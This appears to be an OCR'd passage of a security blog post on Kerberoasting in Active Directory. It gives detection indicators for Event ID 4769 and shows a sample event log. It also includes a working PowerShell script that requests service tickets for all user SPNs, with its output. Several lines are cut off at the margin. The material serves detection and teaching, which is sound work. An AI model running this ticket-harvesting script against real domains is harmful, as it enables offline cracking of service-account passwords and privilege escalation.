
Tim Medin presented on this at DerbyCon 2014 in his "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation (slides & video) where he released the Kerbe
Python TGS cracker.

This is a topic we have covered in the past in the posts "Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain" &
Persistence Active Directory Trick #18: Dropping SPNs on Admin Accounts for Later Kerberoasting."
Also Will Schroeder, aka Will Harmjoy (@harmj0y), and I spoke at DerbyCon 2016 about how to Kerberoast to escalate privileges.

Note: This attack will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory wh
associated 128 character password which won't be cracked anytime soon.

Kerberoast Detection

- Event ID 4769
  - Ticket Options: 0x40810000
  - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.




Event Properties - Event 4769, Microsoft Windows security audi


```
A Kerberos service ticket was requested.

Account Information:
        Account Name:           JoeUser@LAB.ADSECURITY.ORG
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {8ccc120d-dd6c-0f91-bea5-3b82123b9c52}

Service Information:
        Service Name:           ADSDB01$
        Service ID:             ADSECLAB\ADSDB01$

Network Information:
        Client Address:         ::ffff:10.100.10.110
        Client Port:            49730

Additional Information:
        Ticket Options:         0x40810000
        Ticket Encryption Type: 0x17
        Failure Code:           0x0
        Transited Services:     -

This event is generated every time access is requested to a resource such as a computer or a
Windows service.  The service name indicates the resource to which access was requested.

This event can be correlated with Windows logon events by comparing the Logon GUID fiel
in each event.  The logon event occurs on the machine that was accessed, which is often a
```

```
Log Name:    Security
Source:      Microsoft Windows security    Logged:         1/23/2017 10:13:27 PM
Event ID:    4769                          Task Category:  Kerberos Service Ticket O
Level:       Information                   Keywords:       Audit Success
```

Kerberoasting All User SPNs



```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *

$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
 {
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
     {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
     }

 }

klist purge

 ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
  {
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
  }
```




```
Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-11
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsdb317.lab.adsecurity.org:2010
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL11.l
SecurityKey          : System.IdentityModel.

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL23.l
SecurityKey          : System.IdentityModel.

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL22.l
SecurityKey          : System.IdentityModel.

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.l
SecurityKey          : System.IdentityModel.

Id                   : uuid-be40a88f-f751-42
SecurityKeys         : {System.IdentityModel
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL20.l
```

